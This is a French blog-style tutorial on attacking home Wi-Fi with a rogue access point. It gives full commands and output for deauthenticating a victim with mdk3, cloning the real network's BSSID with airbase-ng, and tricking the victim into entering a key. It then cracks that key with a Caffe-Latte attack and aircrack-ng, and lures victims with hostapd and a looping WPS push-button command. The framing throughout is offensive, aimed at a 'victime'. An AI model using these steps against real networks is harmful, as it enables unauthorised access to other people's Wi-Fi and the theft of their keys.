

Une histoire de rogueAP...



- 1 Identifier les réseaux
- 2 Créer un rogue AP (faux réseau, AP= access point)
- 3 Ddos le réseau cible (le vrai AP)
- 4 Mettre notre fake AP a la place de l'AP réel dans le gestionnaire sans fil de la victime
- 5 Adapter son attaque

Ce que l'on sait déjà:

- Créer un fake AP
- Ddos le réseau cible

Ce que l'on peut améliorer:

- Mettre notre fake AP a la place du vrai pour la victime
- Créer un ou plusieurs réseaux cryptés avec airbase ou hostapd

Dans ce test on verra 2 types d'attaques, l'une avec airbase-ng l'autre avec hostapd.

Config de test:

- Windows 10 notre victime
 - Kali linux ou n'importe quel distrib linux avec 2 cartes wifi, l'une pour créer le fake AP l'autre pour le ddos.
- *Ce type d'attaque marche aussi avec windows 7. Pour la seconde carte wifi, l'attaque est plus stable ainsi et une carte réseau ne vaut pas bien cher.

Pratique:

- Identifier les routeurs pouvant avoir un pass hexadécimal

- Identifier les autres routeurs et préparer hostapd pour un rogue AP crypté.

Part 1.

Utiliser airbase pour décrypter la clé.

Regardons avec airodump-ng ce qui se passe autour.

Airodump-ng --encrypt wpa wlan0mon

```
CH 2 ][ Elapsed: 24 s ][ 2016-10-29 13:55
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1F:9F:FD:D9:A7	-53	62	0 0	6	54e	WPA2	CCMP	PSK	Bbox-
68:A3:78:75:C4:AC	-62	37	0 0	13	54e	WPA2	CCMP	MGT	FreeW
68:A3:78:75:C4:AA	-61	38	0 0	13	54e	WPA2	CCMP	PSK	Freeb
48:28:2F:27:83:3D	-71	46	0 0	1	54e	WPA2	CCMP	PSK	Liveb
C2:17:33:9D:34:4B	-79	21	0 0	11	54e	WPA2	CCMP	MGT	SFR W
00:17:33:9D:34:48	-79	25	0 0	11	54e	WPA	CCMP	PSK	NEUF
C0:AC:54:2F:BC:61	-83	19	0 0	11	54e	WPA2	CCMP	PSK	<leng
C0:AC:54:2F:BC:60	-83	21	0 0	11	54e	WPA2	CCMP	PSK	Bbox-
64:7C:34:82:17:DC	-88	15	0 0	1	54e	WPA2	CCMP	PSK	Bbox-
0E:B7:8B:A5:EA:17	-89	19	0 0	3	54e	WPA	CCMP	MGT	FreeW
0E:B7:8B:A5:EA:14	-90	21	0 0	3	54e	WPA	CCMP	PSK	EVELY
0E:B7:8B:A5:EA:15	-90	22	0 0	3	54e	WPA2	CCMP	PSK	<leng
64:7C:34:82:17:DD	-91	9	0 0	1	54e	WPA2	CCMP	PSK	<leng

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:1F:9F:FD:D9:A7	0C:84:DC:70:80:C7	-59	1e- 1	0	2	
68:A3:78:75:C4:AA	10:A5:D0:8B:23:D4	-68	0 - 1	8	2	

```
root@koala:~#
```

L'option --encrypt wpa est utilisée ici pour éviter les réseaux ouverts.

Maintenant, en partant du principe que vous connaissez le format du pass par défaut des routeurs en se référant à leurs noms et adresse mac, vous constatez que 2 réseaux sont disponibles. Commençons l'attaque sur le client Bouygues:

- On va utiliser airbase-ng avec l'option *caffe-latte* pour générer des ARP gratuits.

- Après ça on lance airodump-ng pour capturer les paquets et aircrack-ng pour décrypter la clé.

airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlan0mon

```
root@koala:~# airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlp2s0mon
14:09:20 Created tap interface at0
14:09:20 Trying to set MTU on at0 to 1500
14:09:20 Trying to set MTU on wlp2s0mon to 1800
14:09:20 Access Point with BSSID EC:55:F9:AA:AF:AC started.
```

airodump-ng -c 1 -d EC:55:F9:AA:AF:AC -w wep wlan0mon

```
CH 1 ][ Elapsed: 18 s ][ 2016-10-29 14:56
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:55:F9:AA:AF:AC  0 100    452      0   0  1 54 WEP WEP      Bbox-3C39D8
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
```

A ce moment on est opérationnel pour recevoir la clé de la victime si elle la rentre.

Pour cela on va faire du « social engineering » pour gruger notre victime et la laisser entrer son mot de passe.

Ce qui va suivre est important et les étapes doivent être faites dans l'ordre :

- Lancer mdk3 sur notre seconde carte wifi
- Attendre 30 secondes et lancer un second airbase-ng sur notre seconde carte wifi également

***Vous devez attendre que la victime soit déconnectée de son réseau avant de lancer airbase autrement ça ne marchera pas.**

C'est parti pour l'exemple.

Mdk3 en action

```
Disconnecting between: 01:80:C2:00:00:00 and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 33:33:00:01:00:03 and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: FF:FF:FF:FF:FF:FF and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 33:33:00:00:00:FB and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Packets sent: 101 - Speed: 24 packets/sec^C
```

Après 30 secondes on lance airbase.

Dans la commande suivante on passe a airbase les paramètres du vrai réseau.


```
airbase-ng -c 6 -a 00:1F:9F:FD:D9:A7 -e Bbox-3C3D8 -W 1 wlan1mon
```

Regardons ce qui se passe dans notre console airbase et ensuite sur l'ordinateur de notre victime.

Notre ordinateur

```
root@koala:~# airbase-ng -c 6 -a 00:1F:9F:FD:D9:A7 -e Bbox-3C3D8 -W 1 wlan0mon
15:02:22 Created tap interface atl
15:02:22 Trying to set MTU on atl to 1500
15:02:22 Access Point with BSSID 00:1F:9F:FD:D9:A7 started.
15:02:58 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:02:59 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:00 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:01 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:02 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:03 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:03 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:04 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:05 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:06 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:09 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:10 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:11 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:12 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:13 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:31 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:32 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:33 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:34 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:35 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:37 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:38 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:39 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:40 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:41 Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
```

L'ordinateur de la victime




Comme vous pouvez le voir notre fake AP est en tête de liste.

.

Mais où est le vrai AP ?


Le vrai AP est placé en dernière position des réseaux sans fils de notre victime comme vous pouvez le voir ci-dessous



J'ai fais exprès de prendre 2 noms différent entre le vrai et le faux réseau pour une compréhension plus facile.

Rappelez-vous le faux réseau est Bbox-3C39D8 et le vrai est Bbox-3C3D8.

Maintenant si je prends le nom du vrai vrai AP voyons voir ce que ça donne



Le vrai AP reste en dernière position mais la victime ne pourra pas s'y connecter. Pour être sûr que la victime voit bien votre fake AP vous devez lancer airbase avec un espace derrière la lettre comme fait dans la commande précédente plus haut:

```
airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlan0mon
```

Sur le faux réseaux une fois que la victime rentre sa clé:

```
root@koala:~# airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlan0mon
14:54:41 Created tap interface at0
14:54:41 Trying to set MTU on at0 to 1500
14:54:41 Access Point with BSSID EC:55:F9:AA:AF:AC started.
15:09:14 Client 0C:84:DC:70:80:C7 associated (WEP) to ESSID: "Bbox-3C39D8 "
15:09:21 Starting Caffe-Latte attack against 0C:84:DC:70:80:C7 at 100 pps.
```


Dans la console airodump on voit l'attaque commencer

```
CH 1 ][ Elapsed: 10 mins ][ 2016-10-29 15:09

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:55:F9:AA:AF:AC  0  0   12814   3157 119  1 54 WEP WEP  OPN Bbox-3C39D8


BSSID          STATION          PWR  Rate  Lost  Frames  Probe
EC:55:F9:AA:AF:AC 0C:84:DC:70:80:C7 -54   0 - 1    0   3172 Bbox-3C39D8
EC:55:F9:AA:AF:AC FF:FF:FF:FF:FF:FF -58   0 - 1    0     7
```

Et quelques minutes plus tard...

```
CH 1 ][ Elapsed: 16 mins ][ 2016-10-29 15:15

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:55:F9:AA:AF:AC  0  0   20138   46869 120  1 54 WEP WEP  OPN Bbox-3C39D8

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
EC:55:F9:AA:AF:AC 0C:84:DC:70:80:C7 -55   0 - 1    0   46973 Bbox-3C39D8
EC:55:F9:AA:AF:AC FF:FF:FF:FF:FF:FF -59   0 - 1    0     85
```



```
Terminal - root@koala:~
Fichier  Éditer  Affichage  Terminal  Onglets  Aide

[00:00:00] Tested 1405 keys (got 44912 IVs)

KB  depth  byte(vote)
0   0/ 1    12(62208) 24(57344) B8(55296) 53(54016) 80(53504)
1   2/ 3    34(53248) 6B(52480) B8(52480) 15(51968) 54(51456)
2   0/ 1    56(59904) 44(54528) 31(54272) CE(52480) 4B(52224)
3   2/ 4    78(53248) 04(52992) 67(51712) F4(51712) 33(51456)
4   0/ 1    90(59648) C3(55296) 7D(53760) 6B(53504) EC(53504)
5   0/ 2    12(58368) 31(57856) 66(53760) AB(53248) 50(52736)
6   0/ 1    34(61952) 44(55296) FE(53504) A3(52736) 3B(52480)
7   0/ 1    56(55296) 69(52480) 75(52480) 5A(52224) 89(52224)
8   0/ 2    78(55296) F8(52992) AD(52224) 31(50944) DD(50688)
9   0/ 1    90(57344) F1(54784) 0D(52992) 09(52480) C2(52224)
10  4/ 6    04(51968) 5A(51712) 9E(51712) 9F(51712) 05(51456)
11  3/ 5    34(52224) 80(52224) 78(51456) 8F(50944) E1(50944)
12  0/ 1    56(62720) DE(55040) 73(54528) 50(54272) 0A(52480)

KEY FOUND! [ 12:34:56:78:90:12:34:56:78:90:12:34:56 ]
Decrypted correctly: 100%

root@koala:~#
```

La victime que j'ai simulé s'est connectée à 8mn, donc le temps de l'attaque est de 8 minutes pour une clé de 26 caractères. Vous pouvez lancer aircrack à 45000 ivs et 17000 ivs si vous suspectez une clé de 10 caractères. La victime reste sur «connexion limitée» durant toute la durée de l'attaque.

Facile, rapide, dangereux.

Part 2.

Utiliser hostapd et le wps pour obtenir la connexion.

La seconde attaque est basé sur hostapd pour créer 3 faux réseaux cryptés utilisant le wps pour laisser la victime venir a nous.

Pour déconnecter la victime de son réseaux et faire afficher notre faux réseau en 1^{er}, nous utiliserons la meme méthode que dans la Part 1.

La seul chose que vous avez a faire c'est etre sur que votre driver wifi est compatible avec hostapd et que hostapd est bien configuré.

Ensuite lancez hostapd et hostapd_cli avec le wps d'activé pour que la victime se connecte a nous malgré le cryptage.

hostapd hostapd.conf

```
root@koala:~# hostapd hostapd.conf
Configuration file: hostapd.conf
wlp2s0: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlp2s0 with hwaddr ec:55:f9:aa:af:ac and ssid "Bbox "
WPS: Converting display to virtual_display for WPS 2.0 compliance
WPS: Converting push_button to virtual_push_button for WPS 2.0 compliance
Using interface wlp2s1 with hwaddr ec:55:f9:aa:af:ad and ssid "Bbox-Assistance"
WPS: Converting display to virtual_display for WPS 2.0 compliance
WPS: Converting push_button to virtual_push_button for WPS 2.0 compliance
Using interface wlp2s2 with hwaddr ec:55:f9:aa:af:ae and ssid "Bbox-wifi "
wlp2s0: interface state COUNTRY_UPDATE->ENABLED
wlp2s0: AP-ENABLED
```

Activez le wps pour un moment, bourrin mais efficace...

while : ; do sudo hostapd_cli wps_pbc ; sleep 120 ; done &


```
root@koala:~# while : ; do sudo hostapd_cli wps_pbc ; sleep 120 ; done &
[1] 21372
root@koala:~# Selected interface 'wlp2s1'
FAIL
```

